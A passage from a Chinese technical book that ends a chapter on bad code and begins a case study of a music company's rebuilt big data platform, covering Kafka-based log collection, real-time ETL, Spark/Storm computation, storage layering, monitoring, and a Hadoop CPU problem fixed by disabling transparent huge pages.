但是在写文章的过程中就会慢慢发现，很多问题的改进方法确实不是一两篇文章可以说明白的，问题之间往往又相互关联，全都展开说甚至超出了一本书的信息量，所以这篇文章也只能删去了很多内容。

我参与过很多代码质量很好的项目，也参与过一些质量很烂的项目，改进了很多项目，也放弃了一些项目，从最初的单打独斗自己改代码，到后来带领团队优化工作流程，经历了很多。无论如何，关于烂代码，我决定引用一下《布道之道：引领团队拥抱技术创新》这本书里的一句话：

“‘更好’，其实不是一个目的地，而是一个方向……在当前的位置和将来的目标之间，可能有很多相当不错的地方。你只需关注离开现在的位置，而不要关心去向何方。”

第6章 大数据与数据库

6.1 某音乐公司的大数据实践

王劲，数果智能创始人，大数据技术负责人，大数据架构师，负责大数据技术规划、建设、应用，曾就职于某音乐公司。拥有13年的IT从业经验，2年分布式应用开发、6年大数据技术实践经验，主要的研究方向有流式计算、大数据存储计算、分布式存储系统、NoSQL、搜索引擎等。



大数据平台是一个庞大的系统工程，整个建设周期很长，涉及的生态链很长（包括数据采集、接入、清洗、存储计算、数据挖掘、可视化等环节，每个环节都可以被当作一个复杂的系统来建设），风险也很大。

6.1.1 什么是大数据


1. 大数据现象

所谓“大数据”（BIG DATA）其实指的是这样一种现象：一个公司日常运营和积累用户行为所生成的数据“增长”得如此之快，以至于难以使用现有的数据库管理工具来驾驭，而这其中的难点在于数据的获取、存储、搜索、共享、分析和可视化等方面。这些数据量是如此之大，已经不满足于以我们所熟知的GB和TB为单位来衡量，而是以PB，EB或ZB为计量单位，所以我们称之为大数据，如下页中的第一张图所示。



2. 大数据来源

半个世纪以来，随着计算机技术全面融入社会生活，信息爆炸已经积累到了一个开始引发变革的程度。它不仅让世界充斥着比以往更多的信息，其本身的增长速度也在加快。信息爆炸的学科如天文学和基因学，创造出了“大数据”这个概念。如今，这个概念几乎应用到了所有人类智力与发展的领域中。21 世纪是数据信息大发展的时代，移动互联、社交网络、电子商务等极大拓展了互联网的边界和应用范围，各种数据正在迅速膨胀并变大。互联网（社交、搜索、电商）、移动互联网（微博）、物联网（传感器、智慧地球）、车联网、GPS、医学影像、安全监控、金融（银行、股市、保险）、电信（通话、短信）都在疯狂制造着数据，如下图所示。IDC 预测到 2020 年，全球的数据使用量会增长 44 倍，达到 35.2ZB。




3. 大数据特征

“大量化 (Volume)、多样化 (Variety)、快速化 (Velocity)、价值密度低 (Value)” 就是“大数据”显著的 4V 特征，如下图所示。或者说，只有具备 4V 特征的数据，才是大数据。

体量Volume	非结构化数据的超大规模和增长 总数据量的80%~90% 比结构化数据增长快10~50倍 是传统数据仓库的10~50倍
多样性Variety	大数据的异构和多样性 很多不同形式（文本、图像、视频、机器数据） 无模式或者模式不明显 不连贯的语法或句义
价值密度Value	大量的不相关信息 对未来趋势与模式的可预测分析 深度复杂分析（机器学习、人工智能VS传统商务智能（咨询、报告等））
速度Velocity	实时分析而非批量式分析 数据输入、处理与丢弃 立竿见影而非事后见效

4. 大数据技术要解决的问题

大数据技术被设计用于在成本可承受的条件下，要通过非常快速（velocity）地采集、发现和分析，从大量（volumes）、多类别（variety）的数据中提取价值（value），这将是 IT 领域新一代的技术与架构，如下图所示。




挖掘数据资产的价值，通过数据驱动业务，将成本中心变为利润中心。举个例子，2010年的海地地震使海地人民散落在全国各地，援助人员为弄清该去哪里援助而手忙脚乱。根据传统的做法，他们只能通过飞往灾区上空来查找需要援助的人群。但一些研究人员采取了一种新的做法：他们开始跟踪海地人民所持手机内部的 SIM 卡，由此判断出手机持有人所处的位置和行动方向。正如一份联合国（UN）报告所述，此举帮助他们“准确地分析出了逾 60 万海地人民逃离太子港之后的目的地”。后来当海地爆发霍乱疫情时，同一批研究人员再次通过追踪 SIM 卡把药品投放到正确的地点，有效地阻止了疫情的蔓延。

5. 大数据的应用前景

如下页中的第 1 张图所示，从应用方向上看，对大数据进行储存、挖掘与分析后，企业会在营销、企业管理、数据标准化与情报分析等领域大有作为。从应用行业来看，一方

面大数据可以应用于客户服务的水平的提升及营销方式的改进, 另一方面可以助力行业内企业降低成本、提升运营效益, 同时还能帮助企业进行商业模式创新, 发现新的市场商机。从对整个社会的价值来看, 大数据在智慧城市、智慧交通及灾难预警等方面都有巨大的潜在应用价值。专业机构预测, 随着互联网技术的高速发展, 云计算、物联网应用的日益丰富, 大数据未来发展前景将更为广阔。



6. 大数据时代的发展趋势

数据是最有价值的资产、当前信息时代唯一最有价值的资产就是数据。对数据价值的挖掘能力将成为企业最有价值的竞争优势。随着数据需求的增大, 数据交易的市场化也会逐渐扩大, 详细可参看下图。




6.1.2 某音乐公司大数据技术架构

1. 第1代大数据架构

在讲某音乐公司大数据技术架构前, 我先介绍一下其原有的大数据平台架构, 如下图所示。

从上图可知,第1代大数据架构主要基于 Hadoop1.x+ Hive 做离线计算(T+1),现在来列举一下在大数据平台的数据采集、数据接入、数据清洗、作业调度、平台监控这几个环节中存在的一些问题。



(1) 数据采集

- 数据收集接口众多,且数据格式混乱,基本每个业务都有自己的上报接口。
- 存在较大的重复开发成本。
- 不能汇总上报,消耗客户端资源以及网络流量。
- 每个接口收集数据项和格式不统一,加大后期数据统计分析难度。
- 各个接口实现的质量并不高,存在被刷、泄密等风险。

(2) 数据接入

- 通过 rsync 同步文件,很难满足实时流计算的需求。
- 接入数据出现异常后,很难排查及定位问题,需要很高的人力成本排查。
- 业务系统数据通过 Kettle 每天全量同步到数据中心,同步时间长会导致依赖的作业经常出现延时现象。

(3) 数据清洗

- ETL 集中在作业计算前进行处理。
- 存在重复清洗。

(4) 作业调度

- 大部分作业是通过 crontab 调度的,作业多了后不利于管理。
- 经常出现作业调度冲突。


(5) 平台监控

- 只有硬件与操作系统级监控。
- 数据平台方面的监控等于空白。

以上问题反映了在大数据中,数据的时效性越高,越有价值(如实时个性化推荐系统、RTB 系统、实时预警系统等)的理念,因此,某音乐公司开始大重构数据平台架构。


2. 新一代大数据技术架构

我在前面介绍了什么是大数据、大数据特征以及大数据技术要解决的问题，下面先看看新一代大数据技术架构的数据流架构图，如下页中的第一张所示。



从上图中了解到大数据处理过程可以分为数据源、数据接入、数据清洗、数据缓存、存储计算、数据服务、数据消费等环节，每个环节都具有高可用性、可扩展性等特性，都在为下一个节点中更好的服务打下基础。整个数据流过程都被数据质量监控系统监控，数据异常后会自动预警、告警。

新一代大数据的整体技术架构如下图所示。



上图将大数据计算分为实时计算与离线计算，在整个集群中，奔着能实时计算的，一定走实时计算流处理，通过实时计算流来提高数据的时效性及数据价值，同时减轻集群的资源使用率集中现象。

下面根据第 1 代大数据的整体架构来从下往上地解释每层的作用。

(1) 数据实时采集

主要用于数据源采集服务，从上一页中的数据流架构图可以看出，数据源分为前端日志、服务端日志、业务系统数据。下面来讲解下数据是怎么采集接入的。

a. 前端日志采集接入

前端日志采集要满足实时、可靠性、高可用性等特性。技术选型时，对开源的数据采集工具 Flume、Scribe、Chukwa 测试对比，发现基本满足不了业务场景需求。所以选择基于 Kafka 开发一套数据采集网关，来完成数据采集需求。我们在数据采集网关的开发过程中走了一些弯路，最后采用 Nginx+Lua 开发，基于 Lua 实现了 Kafka 生产者协议。有兴趣同学可以去 <https://github.com/doujiang24/lua-resty-kafka> 看看，这是我的一位同事实现的，在 GitHub 上比较活跃，被一些互联网公司应用于线上环境了。

下面讲解一下数据采集网关的具体实现。

首先是数据可靠性，主要是采集网关，其提供了 2 点保障，如下所示：

- 数据由 SDK 发往数据采集网关，网关收到数据即返回成功，由网关确保数据发往 Kafka。
 - SDK 未收到成功，就会重试。
 - JS、Flash 端没有重试逻辑。
- 网关与 Kafka 通信，提供 2 种不同类别保障，如下所示。
 - at most once（最多一次发送成功）。
 - at least once（至少一次发送成功）。

其次是网关与 Kafka 通信可靠性保障细节。前提是由于 Kafka 本身在整体设计以及通信协议上，并不提供强一致性保证（exactly once, <http://kafka.apache.org/documentation.html#semantics>）。所以在网关与 Kafka 通信中，每次发送数据区分为 3 种状态：

- Kafka 写入成功（2 份）。
- 可以安全重试（Kafka 肯定没收到）。
- 不可安全重试（Kafka 可能写入了或者没有）。

网关为保障数据的准确性，采用以下策略：

- 可安全重试的，由网关本地缓存，再发送 Kafka（优先 Redis，然后再磁盘）。

- 不可安全重试的，将进入指定容错 topic。

通过以上策略，确保能在正常 topic 里提供 at most once 保障，算上容错 topic 提供 at least once 保障。

不可安全重试的状态包括：


- 网络错误（发送超时，等待响应超时）。
- Request Timed Out 状态（该错误码，在动态迁移 partition 时，数据并未被成功写入；其他则会被成功写入）。

有了两层的保障，再配合网关上报的监控（收到的量、成功发送量、本地缓存量），就可以：

- 根据每个 topic 的量，监控整个系统的运行情况。
- 普通业务场景只需要正常使用 topic。
- 如果网络有长时间的抖动，或者 Kafka 出现宕机（二者都将导致出现较多不可安全重试内容的情况），可能需要特殊处理容错 topic 内的数据。

b. 后端日志采集接入

前端、服务端的数据采集整体架构如下图所示。



c. 业务数据接入

利用 Canal 通过 MySQL 的 binlog 机制实时同步业务增量数据（有关 Canal 的介绍可参考：<http://agapple.iteye.com/blog/1796633>）。

(2) 数据统一接入

为了后面数据流环节的处理规范,所有的数据接入数据中心时,必须通过数据采集网关统一上报给 Kafka 集群,避免后端多种接入方式的处理问题。

(3) 数据实时清洗 (ETL)


为了减轻存储计算集群的资源压力。同时从数据可重用性角度考虑,我们把数据解压、解密、转义,对部分进行简单的补全,将异常数据处理等工作前移到数据流中处理,为后面环节的数据重用打下扎实的基础 (实时计算与离线计算)。

(4) 数据缓存重用

为了避免因大量数据流 (一天可能有超过 400 亿条以上的数据) 写入 HDFS 而导致 HDFS 客户端出现不稳定的现象,并考虑到数据实时性,决定把经过数据实时清洗后的数据重新写入 Kafka 并保留一定周期,离线计算 (批处理) 通过 KG-Camus 拉到 HDFS (通过作业调度系统配置相应的作业计划),实时计算基于 Storm/JS Storm 直接从 Kafka 消费,有很完美的解决方案——storm-kafka 组件。

(5) 离线计算 (批处理)

通过 Spark、Spark SQL 实现,这里就不详细介绍 Spark 了,它是近几年发展最快的大数据处理框架,整体性能比 Hive 高 5~10 倍,Hive 脚本都在转换为 Spark/Spark SQL,部分复杂的作业还是通过 Hive/Spark 的方式实现的。在离线计算中,大部分公司都会涉及数据仓库的问题,某音乐公司也不例外,它也有数据仓库的概念,只是某音乐公司在做存储分层设计时弱化了数据仓库概念,数据存储分层模型如下图所示。



下面来对上图中的内容进行介绍。大数据平台数据存储模型分为数据缓冲层 (Data Cache Layer, DCL)、数据明细层 (Data Detail Layer, DDL)、公共数据层 (Common)、数据汇总层 (Data Summary Layer, DSL)、数据应用层 (Data Application Layer, DAL)、数据分析层 (Analysis)、临时提数层 (Temp)。

数据缓冲层存储业务系统或者客户端上报的, 经过解码、清洗、转换后的原始数据, 为数据过滤做准备。

数据明细层存储接口缓冲层数据经过过滤后的明细数据。

公共数据层主要存储维表数据与外部业务系统数据。

数据汇总层按业务主题对数据明细层的数据进行汇总存储 (如用户行为主题数据、用户行为宽表数据、轻量汇总数据)。为数据应用层统计计算提供基础数据。数据汇总层的数据是永久保存在集群中的。

数据应用层存储运营分析 (Operations Analysis)、指标体系 (Metrics System)、线上服务 (Online Service) 与用户分析 (User Analysis) 等。需要对外输出的数据都存储在这一层。主要基于热数据部分对外提供服务, 通过一定周期的数据还需要到 DSL 层装载查询。


数据分析层存储对数据明细层、公共数据层、数据汇总层关联后经过算法计算的, 为推荐、广告、榜单等数据挖掘需求提供中间结果的数据。

临时提数层存储临时提数、数据质量校验等生产的临时数据。

实时计算基于 Storm/Jstorm、Drools、Esper。这里就不对 Storm 做介绍了 (Drools 详解见: <http://www.drools.org/>, Esper 详解可见 <http://blog.csdn.net/luonanqin/article/category/1557469>)。实时计算主要应用于实时监控系统、APM、数据实时清洗平台、实时 DAU 统计等。HBase/MySQL 用于实时计算, 离线计算结果存储服务。Redis 用于中间计算结果存储或字典数据等。ElasticSearch 用于明细数据实时查询及 HBase 的二级索引存储 (这块目前还没有大规模在数据中心使用)。Druid 目前用于支持大数据集的快速即席查询 (AD-Hoc)。

数据平台监控系统包括基础平台监控系统与数据质量监控系统, 数据平台监控系统分为 2 大方向, 宏观层面和微观层面。宏观角度的理解就是进程级别、拓扑结构级别, 拿 Hadoop 举例, 如 DataNode、NameNode、JournalNode、ResourceManager、NodeManager, 主要就是这 5 大组件, 通过分析这些节点上的监控数据, 一般能够定位到慢节点, 可能某台机器的网络出问题了, 或者说某台机器执行的时间总是大于正常机器等等, 这样类似的问题。刚刚说的另一个监控方向就是微观层面, 即细粒度化的监控, 基于 user 用户级别、单个 job、

单个 task 级别的监控，像这类监控指标就是另一大方向，这类的监控指标在实际的使用场景中特别重要，一旦你的集群资源开放给外面的用户使用，而用户本身又不了解这套机制的原理，会很容易乱申请资源，造成严重拖垮集群整体运作效率的后果，这类监控的指标正是为了防止这样的事情发生。目前某音乐公司主要实现了宏观层面的监控。数据质量监控系统实现方案如下图所示。



6.1.3 在大数据平台重构过程中踩过的坑

某音乐公司在大数据平台重构过程中踩过的坑大致可以分为操作系统、架构设计、开源组件这 3 类，接下来本节主要列举一些比较典型的、花时间比较长的问题。

1. 操作系统级的坑

Hadoop 的 I/O 性能在很大程度上依赖于 Linux 本地文件系统的读写性能。在 Linux 中有多种文件系统可供选择，比如 Ext3 和 Ext4，不同的文件系统在性能上会有一定的差别。主要想利用 Ext4 文件系统的特性，由于之前的操作系统都是 CentOS 5.9，不支持 Ext4 文件格式，所以考虑操作系统升级为 CentOS 6.3 版本，部署 Hadoop 集群后，作业一启动，就出现 CPU 内核过高的问题，如下页中的第 1 张图所示。

```

top - 18:40:50 up 38 days, 6:58, 1 user, load average: 18.87, 17.81, 19.17
Tasks: 721 total, 1 running, 720 sleeping, 0 stopped, 0 zombie
Cpu0  : 0.0%us 99.7%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu1  : 0.0%us 98.3%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu2  : 0.0%us 100.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu3  : 30.2%us 69.8%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu4  : 0.0%us 100.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu5  : 0.7%us 99.3%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 1.3%si, 0.0%st
Cpu6  : 0.7%us 99.3%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu7  : 1.3%us 98.7%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu8  : 0.0%us 100.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu9  : 0.7%us 99.3%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu10 : 0.7%us 99.3%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu11 : 0.0%us 100.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu12 : 0.0%us 100.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu13 : 1.0%us 99.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu14 : 1.3%us 98.7%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu15 : 39.1%us 60.9%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu16 : 1.0%us 99.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu17 : 0.3%us 99.3%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.3%si, 0.0%st
Cpu18 : 0.0%us 100.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu19 : 0.0%us 100.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu20 : 1.0%us 99.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu21 : 1.3%us 98.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.7%si, 0.0%st
Cpu22 : 0.0%us 100.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu23 : 0.0%us 100.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 132110456k total, 115635200k used, 16475256k free, 10018328k buffers

```

经过很长时间的测试验证, 我们发现 CentOS 6 优化了内存申请的效率, 引入了 THP 的特性, 而 Hadoop 是密集型内存运算系统, 这个改动给 Hadoop 带来了副作用。通过以下对内核参数的优化关闭系统 THP 特性, CPU 内核使用率马上下降, 如下图所示。

```
echo never > /sys/kernel/mm/redhat_transparent_hugepage/enabled
```

```
echo never > /sys/kernel/mm/redhat_transparent_hugepage/defrag
```


```

Tasks: 725 total, 1 running, 724 sleeping, 0 stopped, 0 zombie
Cpu0  : 92.8%us 4.6%sy, 0.0%ni, 2.6%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu1  : 94.8%us 2.3%sy, 0.0%ni, 2.6%id, 0.0%wa, 0.0%hi, 0.3%si, 0.0%st
Cpu2  : 93.1%us 3.6%sy, 0.0%ni, 2.9%id, 0.3%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu3  : 95.1%us 2.0%sy, 0.0%ni, 2.0%id, 0.7%wa, 0.0%hi, 0.3%si, 0.0%st
Cpu4  : 96.4%us 2.0%sy, 0.0%ni, 1.6%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu5  : 93.5%us 2.3%sy, 0.0%ni, 3.9%id, 0.3%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu6  : 92.8%us 1.6%sy, 0.0%ni, 5.6%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu7  : 98.0%us 1.6%sy, 0.0%ni, 0.3%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu8  : 95.8%us 3.3%sy, 0.0%ni, 1.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu9  : 97.1%us 2.0%sy, 0.0%ni, 1.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu10 : 96.8%us 2.3%sy, 0.0%ni, 1.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu11 : 95.4%us 2.9%sy, 0.0%ni, 1.6%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu12 : 90.2%us 5.2%sy, 0.0%ni, 4.6%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu13 : 97.4%us 2.0%sy, 0.0%ni, 0.3%id, 0.0%wa, 0.0%hi, 0.3%si, 0.0%st
Cpu14 : 95.5%us 2.3%sy, 0.0%ni, 2.3%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu15 : 99.3%us 0.7%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu16 : 95.1%us 4.2%sy, 0.0%ni, 0.7%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu17 : 95.4%us 2.0%sy, 0.0%ni, 2.6%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu18 : 86.4%us 11.7%sy, 0.0%ni, 1.9%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu19 : 98.4%us 1.0%sy, 0.0%ni, 0.6%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu20 : 93.2%us 3.6%sy, 0.0%ni, 3.3%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu21 : 90.3%us 6.5%sy, 0.0%ni, 3.2%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu22 : 95.1%us 2.6%sy, 0.0%ni, 2.3%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu23 : 94.8%us 1.3%sy, 0.0%ni, 3.9%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 132110456k total, 117578576k used, 14531880k free, 10017516k buffers
Swap: 8388600k total, 824k used, 8387776k free, 75953776k cached

```


2. 架构设计的坑

最初的数据流架构是数据采集网关把数据上报给 Kafka, 由数据实时清洗平台 (ETL) 做预处理后直接实时写入 HDFS, 如下页中的第 1 张图所示。



此架构需要维持 HDFS Client 的长连接, 由于网络等各种原因导致 Storm 实时写入 HDFS 经常不稳定, 隔三差五地出现数据异常, 使后面的计算结果异常不断, 当时尝试过很多种手段去优化, 如保证长连接、连接断后重试机制、调整 HDFS 服务端参数等, 都不能彻底解决。

